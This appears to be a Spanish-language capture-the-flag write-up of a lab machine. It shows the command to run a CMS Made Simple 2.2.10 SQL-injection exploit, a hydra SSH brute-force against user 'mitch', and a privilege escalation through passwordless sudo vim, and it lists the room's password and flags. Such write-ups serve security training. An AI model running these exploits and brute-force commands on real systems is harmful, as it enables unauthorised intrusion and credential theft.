




NOTA: En mi caso no me resulto descargando el script desde la página de ***ExploitDB*** por lo que modifique el archivo en la línea "***line 12, in from termcolor import colored"*** el cual arroja un erro al momento de ejecutar el comando.


En mi repositorio de ***GitHub*** se encuentra el script modificado ***https://github.com/deadgirlerg/CMS-Made-Simple-2.2.10---SQL-Injection*** el cual se podrán descargar y realizar el exploit.






Aquí puedo ver que necesito proporcionar una URL usando el indicador -u y puedo proporcionar una lista de palabras para descifrar contraseñas usando --crack -w. Una vez listo el script, con el siguiente comando ejecutar el exploit ***Python exploit.py –u http://10.10.144.97/simple/ --crack /home/deadgirl/Desktop/rockyou.txt***


Ahora, lo ejecuto y espero a obtener los resultados.





He obtenido un nombre de usuario y una contraseña crackeada.




Por otro lado, con la herramienta de ***hashcat*** intento descifrar la contraseña que se encuentra cifrad aen formato binario, para ello utilizo el siguiente comando indicado en la imagen.








Como no obtuve una rápida respuesta con el comando anterior de ***hashcat*** en paralelo utilicé la herramienta ***hydra*** (la vieja confiable XD…) para descifrar la password del usuario ***mitch*** con el comando ***hydra -l mitch -P /home/deadgirl/Desktop/rockyou.txt ssh://10.10.144.97:2222***




Pregunta: ¿Cuál es la contraseña?
Respuesta: secreto


Pregunta: ¿Dónde puedo iniciar sesión con los datos obtenidos?
Respuesta: SSH




Usando el nombre de usuario y la contraseña que he descubierto, ahora puedo intentar acceder mediante SSH a la máquina de destino.




No hare más larga la explicación, ya que aquí solamente comencé a listar los archivos y directorios (más de lo mismo), salvo que aquí he encontrado otra flag.



Pregunta: ¿Cuál es la bandera de usuario?
Respuesta: G00d J0b, keep up!






A continuación, verifico si otros usuarios tienen directorios de inicio y efectivamente existe otro directorio con el nombre ***sunbath***


¡Adelante con la escalada de privilegio! Primero, ejecuto “sudo -l” para ver qué puede ejecutar mi usuario actual.

```
mitch@Machine:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sunbath:x:1000:1000:Vuln,,,:/home/sunbath:/bin/bash
sshd:x:123:65534::/var/run/sshd:/usr/sbin/nologin
mitch@Machine:~$ cat /etc/passwd | grep mitch
mitch:x:1001:1001::/home/mitch:
mitch@Machine:~$ cd ..
mitch@Machine:/home$ ls
mitch  sunbath
mitch@Machine:/home$ cd sunbath/
bash: cd: sunbath/: Permission denied
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:/home$
```


Pregunta: ¿Hay algún otro usuario en el directorio de inicio? ¿Cómo se llama?
Respuesta: sunbath



Puedo ver que el usuario mitch puede ejecutar ***/usr/bin/vim*** sin contraseña. Con esa información, visito la página de ***GTFOBins*** y ver si puedo usarlo para privesc.



Parece que si ejecuto este comando puedo aumentar los privilegios



¡Funcionó! A partir de aquí, solo me queda tomar la flag de root y la room estará completa.

Pregunta: ¿Cuál es la bandera root?
Respuesta: W3ll d0n3. You made it!